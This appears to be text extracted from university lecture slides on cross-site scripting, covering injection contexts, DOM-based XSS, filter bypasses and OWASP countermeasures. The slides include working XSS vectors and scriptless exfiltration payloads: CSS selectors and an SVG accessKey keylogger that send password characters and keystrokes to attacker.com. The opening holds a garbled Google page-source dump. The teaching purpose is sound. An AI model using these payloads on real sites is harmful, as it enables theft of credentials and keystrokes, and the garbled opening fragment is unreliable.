(b=a.getAttribute("eid")));a=a.parentNode;return b}|google.kEI};google.getLEI=function(a){for(var b=null;a&&
(!a.getAttribute)||(!b=a.getAttribute("leid")));a=a.parentNode;return b};google.ml=function(){return
null};google.time=function(){return Date.now()};google.log=function(a,b,c,d,f){if(c=google.logUrl(a,b,c,d,f)){a=new Image;var
e=google.lc,g=google.li;e[g]=a;a.onerror=a.onload=a.onabort=function(){delete
e[g];a.src=c;google.li=g+1}};google.logUrl=function(a,b,c,d,f){var e="";c||-1!=b.search("&ei=")||
(e="&ei="+google.getEI(d),-1!=b.search("&lei=")&&(d=google.getLEI(d))&&
(e+="&lei="+d));d="";!c&&google.cshid&&-1!=b.search("&cshid=")&&"slh"!=a&&(d="&cshid="+google.cshid);c=c||"/"+
(f||"gen_204")+"?atyp=i&ct="+a+"&cad="+b+e+"&zx="+google.time()+d;/^http:/i.test(c)&&"https:"==window.location.protocol&&
3 document=documentElement.addEventListener("submit",function(b){var a;if(a=b.target){var c=a.getAttribute("data-
submitfalse");a="1"==c||"q"==c&&!a.elements.q.value?!0:!1}else a=!1;a&&
(b.preventDefault(),b.stopPropagation()),!0);document=documentElement.addEventListener("click",function(b){var a;a:
{for(a=b.target;a&&a!=document.documentElement;a=a.parentNode)if("A"==a.tagName){a="1"==a.getAttribute("data-
nohref");break a}a=!1;a&&b.preventDefault(),!0)}}).call(this);(function(){google.hs={h:true,peh:true,sie:false}})();
4 var h="function"==typeof Object.defineProperty?Object.defineProperty:function(a,b,c)
{if(a==Array.prototype||a==Object.prototype)return a;a[b]=c.value;return a},k=function(a){a=["object"==typeof
globalThis&&globalThis,a,"object"==typeof window&&window,"object"==typeof self&&self,"object"==typeof global&&global];for(var
b=0;b<a.length;++b){var c=a[b];if(c&&c.Math==Math)return c}throw Error("a");},l=k(this),m=function(a,b){if(b)a:{var
c=l;a=a.split(".");for(var d=0;d<a.length-1;d++){var e=a[d];if(!(e in
5 c))break a;c=c[e]}a=a[a.length-1];d=c[a];b=b(d);b!=d&&null!=b&&h(c,a,
{configurable:!0,writable:!0,value:b})}};m("String.prototype.startsWith",function(a){return a?a:function(b,c)
{if(null==this)throw new TypeError("The 'this' value for String.prototype.startsWith must not be null or undefined");if(b
instanceof RegExp)throw new TypeError("First argument to String.prototype.startsWith must not be a regular expression");var
d=this+"";b+="";var e=d.length,g=b.length;c=Math.max(0,Math.min(c||0,d.length));for(var
f=0;f<g&&c<e;if(d[c++]!=b[f++])return!1;return f==g}});google.arwt=function(a)
{a.href=document.getElementById(a.id.substring(a.id.startsWith("vcs"):3:1)).href;return!0};(function(){
6 var d=function(a){this.h=a.url;var b=/[&]dsh=1(&|$/).test(a);this.j=!b&&/[&]ae=1(&|$/).test(a);this.l=!b&&/[&]
&ae=2(&|$/).test(a);if((this.g=/[&]adurl=([^\&]*)/.exec(a))&&this.g[1]){try{var c=decodeURIComponent(this.g[1])}catch(e)

```

[illegible]

upb - Google Suche x view-source:https://www.google x +

view-source:https://www.google.com/search?source=hp&ei=x...

22/103

label="Twitter" onmousedown="return rwt(this, '', dfxl7ruAhXs60AKHUTiA10QglR6BAGREAg', '', event)

upb

Forschende der UPB erschließen in einem @dfg_public-Projekt erstmals die „Institutions de physique“ von #ÉmilieDuChâtelet und erarbeiten erste kritische Online-Edition der Pariser Manuskripte: go.upb.de/EditionHWPS </div><div class="rmxqbe o1lLrb" style="z-index:2"><div class="kLhEke">Twitter · vor 5 Stunden</div></div></div><!--n--></div></g-inner-card></div><div class="nlkvcv dH0sHb" jscontroller="JGBzCb" data-author="0" data-init-vis="true" data-is-desktop="1" jsname="fNqNNe" jsaction="rcuQ6b:npT2md" data-hveid="CBEQCg" data-ved="2ahUKEwje-dfxl7ruAhXs60AKHUTiA10Q-YgBKAF6BAGREAg"><g-inner-card class="zf84ud THG0oc cv2VAd" jsname="I1OKIe"><div jsname="O2za3e" jsaction="a6xS0c:KoToPc;d7GKPC:l2hxcf"><!--m--><g-image-section><g-link><div class="cUVNae" style="text-align:center;z-index:2;position:relative"></div></g-link></g-image-section><div class="Brgz0 tw-res" style="padding:8px 16px 0" data-ved="2ahUKEwje-dfxl7ruAhXs60AKHUTiA10Q_VMoAHoECBEQDA"><div class="xcQxib eadHV NdbWE YBEXSb" aria-level="3" role="heading" style="position:relative">Physiker der UPB ist es mit einem intern. Forscherteam gelungen, Quantenteleportation mithilfe „unvollkommener #Quantenpunkte“ zu realisieren. Ergebnisse zeigen: Strenge Anforderungen an ideale Photonenquellen können gelockert werden: go.upb.de/Quantentelepo... #Quantenkommunikation </div><div class="rmxqbe o1lLrb" style="z-index:2"><div class="kLhEke">Twitter · vor 10 Stunden</div></div></div></div><!--n--></div></g-inner-card></div><div class="nlkvcv dH0sHb"

[illegible]

Injection possible in different contexts

- Context examples:
 - HTML
 - Attribute
 - Script
 - URL
- If these are not filtered correctly, XSS is possible

Context examples

- Example search: `http://search.com/?search=string`
- HTML context: direct injection

`<p>Results of search: string</p>`

- Attribute context:

`<input type="text" value="string" />`

Which of these vectors executes in the attribute context?

- A) `<script>alert(1)</script>`
- B) `" <script>alert(1)</script>`
- C) `"/><script>alert(1)</script>`
- D) `"alert(1)"`



Google Search XSS



`<noscript><p title="</noscript><img src=x onerror=alert(1)>">`



Google Search

I'm Feeling Lucky

<https://www.golem.de/news/mxss-cross-site-scripting-in-der-google-suche-1904-140406.html>

Demo

Javascript execution



Which component executes Javascript?

- A) Browser**
- B) Server-side web application**
- C) Server-side database**
- D) None of the above**

Javascript execution



Which component can always detect XSS execution?

- A) Browser**
- B) Server-side web application**
- C) Server-side database**
- D) None of the above answers is correct**

Cross-Site Scripting

	Client	Server
Persistent	Stored DOM-based XSS HTML5 Offline-Cache <code>window.indexDB</code>	Stored-XSS Stored in MySQL and loaded afterwards
Non-persistent	Reflective DOM-based XSS <code>document.write</code>	Reflective-XSS <code>echo \$_GET["x"];</code>

DOM-based XSS

- Also called **local** XSS
- Everything happens in the browser
- Attack payload is executed as a result of modifying the DOM

DOM-based XSS: example app

```
<html>
  <body>
    <h1>Welcome</h1>

    <script>
      var pos=document.URL.indexOf("name")+5;
      var name=document.URL.substring(pos, document.URL.length);
      document.write(unescape(name));
    </script>

    <br>This is our new website.</br>
  </body>
</html>
```

What does the code do?

DOM-based XSS: example app

```
<html>
  <body>
    <h1>Welcome</h1>

    <script>
      var pos=document.URL.indexOf("name")+5;
      var name=document.URL.substring(pos, document.URL.length);
      document.write(unescape(name));
    </script>

    <br>This is our new website.</br>
  </body>
</html>
```

<http://a.com/?name=Tessa>

DOM-based XSS: example app

```
<html>
  <body>
    <h1>Welcome</h1>

    Tessa

    <br>This is our new website.</br>
  </body>
</html>
```

<http://a.com/?name=Tessa>

DOM-based XSS: example app

```
<html>
  <body>
    <h1>Welcome</h1>

    <script>
      var pos=document.URL.indexOf("name")+5;
      var name=document.URL.substring(pos, document.URL.length);
      document.write(unescape(name));
    </script>

    <br>This is our new website.</br>
  </body>
</html>
```

How to exploit this?

DOM-based XSS: example app

```
<script>  
  var pos=document.URL.indexOf("name")+5;  
  var name=document.URL.substring(pos, document.URL.length);  
  document.write(unescape(name));  
</script>
```

`http://a.com/?name=<script>alert(1);</script>`

`http://a.com/#name=<script>alert(1);</script>`

**Both trigger the script.
Which one is better?**

DOM-based XSS: example app

`http://a.com/#name=<script>alert(1);</script>`

URL fragment not sent to the server!

No server-side filtering possible.

Cross-Site Scripting

	Client	Server
Persistent	Stored DOM-based XSS HTML5 Offline-Cache <code>window.indexDB</code>	Stored-XSS Stored in MySQL and loaded afterwards
Non-persistent	Reflective DOM-based XSS <code>document.write</code>	Reflective-XSS <code>echo \$_GET["x"];</code>

Client-side persistent XSS possibilities

- Example: browser local/session storage

```
// Store value on browser for duration of the session  
sessionStorage.setItem('key', 'value');
```

```
// Retrieve value (gets deleted when browser is closed and re-opened) ...  
alert(sessionStorage.getItem('key'));
```

```
// Store value on the browser beyond the duration of the session  
localStorage.setItem('key', 'value');
```

```
// Retrieve value (persists even after closing and re-opening the browser)  
alert(localStorage.getItem('key'));
```


Questions



306
Switch Proxy

Cross-Site Scripting

- **Reflected**
- **Stored**
- **DOM-based**
- Self XSS
- Mutation-based XSS
- UXSS
- **Scriptless attacks**



Scenario / attacker model

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
...
</html>
```

Scenario / attacker model

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
...
</html>
```


**Goal: retrieve
passwords**



Scenario / attacker model

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
...
</html>
```

Injection possible...but
scripts are disabled /
filtered



Scenario / attacker model

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
...
</html>
```

Q: Is the attacker able
to retrieve the
password?



Attacks with CSS

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
```



```
<div>
  <link rel="stylesheet"
href="http://attacker.com/a.css">
</div>
```

```
</html>
```

```
input[type="password"][value="1"]{background: url("http://attacker.com/1");}
input[type="password"][value="2"]{background: url("http://attacker.com/2");}
...
input[type="password"][value="9"]{background: url("http://attacker.com/9");}
input[type="password"][value="0"]{background: url("http://attacker.com/0");}
...
```


Attacks with CSS

- Works for CSRF tokens, form data, passwords
- Problem: attacker can only guess once/few times
- Also discussed by LiveOverflow
 - <https://www.youtube.com/watch?v=oJ6t7AlmTdE>

Attacks with CSS

- The original idea goes back to 2012: Mario Heiderich et al.: Scriptless Attacks: Stealing the Pie Without Touching the Sill
 - Talk: <https://channel9.msdn.com/Events/Blue-Hat-Security-Briefings/BlueHat-Security-Briefings-Fall-2012-Sessions/BH1203>
 - Slides: <https://www.slideshare.net/x00mario/stealing-the-pie>
 - Paper: <https://www.nds.ruhr-uni-bochum.de/research/publications/scriptless-attacks/>
 - Discussions on how to steal the whole password with regex / templates


New features – new attacks



HTML5

Taxonomy & Status on January 20, 2013

- W3C Recommendation
- Proposed Recommendation
- Candidate Recommendation
- Last Call
- Working Draft
- Non-W3C Specifications
- Deprecated



by Sergey Mavrody © BY · SA

http://www.w3.org/html/logo/downloads/HTML5_Badge_512.png

<http://upload.wikimedia.org/wikipedia/commons/f/f7/HTML5-APIs-and-related-technologies-by-Sergey-Mavrody.png>

Scenario / attacker model

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
```

...

```
</html>
```

Q: Is the attacker
really able to retrieve
the **full** password?



Attacks with SVGs

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
```

...

```
<svg height="0px">
<image xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="none">
  <set attributeName="xlink:href" begin="accessKey(b)" to="//attacker.com/?b" />
  <set attributeName="xlink:href" begin="accessKey(a)" to="//attacker.com/?a" />
  <set attributeName="xlink:href" begin="accessKey(c)" to="//attacker.com/?c" />
  .....
</image>
```

```
</html>
```



Attacks with SVGs

- The attacker inserts an empty SVG image
- **accessKey** event triggered when specific key is pressed
- See <https://html5sec.org/#132>
- Worked "only" in Firefox, patched in Firefox 59

```
<svg height="0px">  
<image xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="none">  
  <set attributeName="xlink:href" begin="accessKey(b)" to="//attacker.com/?b" />  
  <set attributeName="xlink:href" begin="accessKey(a)" to="//attacker.com/?a" />  
  <set attributeName="xlink:href" begin="accessKey(c)" to="//attacker.com/?c" />  
  .....  
</image>
```

Attacks with SVGs

SVG <set> and <animate> elements allow key-logging w/o JavaScript #132

test

It is possible to achieve an injection capable to exfiltrate keyboard events without any JavaScript execution via SVG and set/animate timing attributes. In essence, an access key can be specified to trigger events inside an SVG. In case an inline SVG is being used, the listener for these keys observes the whole document - and not just the SVG itself. This means that even keystrokes into a form input trigger the SVG access key handler.

Once this access key handler is being combined with adding a new keystroke-dependent image source to an existing image, the form input will be filled, and the SVG will reset a hidden image source according to the key being pressed and thereby silently exfiltrate the data.

Since all this works without using any JavaScript, it was also possible to execute this attack in latest Thunderbird versions - with the vector invisibly wrapped inside the mail-body.

The problem has been reported and fixed, CVE-2011-3663 has been assigned. Current stable versions of Firefox still allow to observe the problem - using a network traffic monitor/Firebug is recommended.

Attacks with SVGs

 Bugzilla

 Browse  Advanced Search >>

New Account Log In Forgot Password

Copy Summary View ▾

Closed Bug 1423098 Opened 4 years ago Closed 3 years ago

Remove support for SMIL's accessKey feature

Categories

Product: Core ▾
Component: SVG ▾

Type:  enhancement
Priority: Not set Severity: normal

Tracking

Status: RESOLVED FIXED
Milestone: mozilla59

Tracking Flags: Tracking Status
firefox58 --- wontfix
firefox59 --- fixed

People (Reporter: birtles, Assigned: birtles)

References

Details (Keywords: dev-doc-complete, site-compat)

Attachments

Bug 1423098 - Ignore invalid time value specifications rather than failing;
4 years ago **Brian Birtles (:birtles)**
59 bytes, text/x-review-board-request
dholbert : review+ [Details](#)
jcristau : approval-mozilla-beta-

Bug 1423098 - Drop support for SMIL accessKey;
3 years ago **Brian Birtles (:birtles)**
59 bytes, text/x-review-board-request
dholbert : review+ [Details](#)

Bottom ↓ Tags ▾ Timeline ▾

 **Brian Birtles (:birtles)** Assignee
Description • 4 years ago

No other browser implements it and it's been the source of security-related bugs in the past (e.g. [bug-704482](#)).

XSS Attack vectors

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- <http://html5sec.org/>

Countermeasures (to mitigate cookie stealing)

- HttpOnly
 - Cookies not accessible using JavaScript!
 - Additional protection against XSS attacks

```
Set-Cookie: id=a3fWa; HttpOnly
```

- Define cookie scope:
 - Domain/subdomain
 - Path

Bad countermeasures

- String replace on the server:

- Example:

- ```
$message = str_ireplace("script", "", $message);
```

- Bypasses:

- ```
<scrscriptipt>... </scrscriptipt>
```

- ```

```

- Bypasses with different obfuscation techniques:

- Unicode, hex, HTML entities

- <http://www.jsfuck.com/>

# Countermeasures – OWASP

- RULE #0 - Never Insert Untrusted Data Except in Allowed Locations

<code>&lt;script&gt;...NEVER PUT UNTRUSTED DATA HERE...&lt;/script&gt;</code>	directly in a script
<code>&lt;!--...NEVER PUT UNTRUSTED DATA HERE...--&gt;</code>	inside a comment
<code>&lt;div ...NEVER PUT UNTRUSTED DATA HERE...=test /&gt;</code>	in an attribute name
<code>&lt;NEVER PUT UNTRUSTED DATA HERE... href="/test" /&gt;</code>	in a tag name
<code>&lt;style&gt;...NEVER PUT UNTRUSTED DATA HERE...&lt;/style&gt;</code>	directly in CSS

# Countermeasures – OWASP

- RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>
```

& --> &amp;

< --> &lt;

> --> &gt;

" --> &quot;

' --> &#x27;

/ --> &#x2F;

# Countermeasures – OWASP

- RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
- RULE #3 - Attribute Escape Before Inserting Untrusted Data into JavaScript
- RULE #4 - CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
- RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
- RULE #6 - Sanitize HTML Markup with a Library Designed for the Job
- RULE #7 - Prevent DOM-based XSS

# Content Security Policy (CSP)

- Enforces strict separation between scripts and HTML data
- Hard to use for already developed websites
- More on this later

# Conclusions

- Web is complex
- XSS shows how to bypass Same Origin Policy
- Many types ...
- Scriptless attacks
  - New attacks without using JavaScript
  - They do not work perfectly / in current browsers...but they showed new research directions
  - How new features can be abused
- Next lecture: more cool attacks



# Questions



301

Moved Permanently

# Acknowledgements

- Tessa pictures by [https://www.fiverr.com/tnhs\\_project](https://www.fiverr.com/tnhs_project)



- This is collaborative work with Juraj Somorovsky, Tibor Jager, Andreas Mayer, Christian Mainka, Jörg Schwenk, Marcus Brinkmann, and Vladislav Mladenov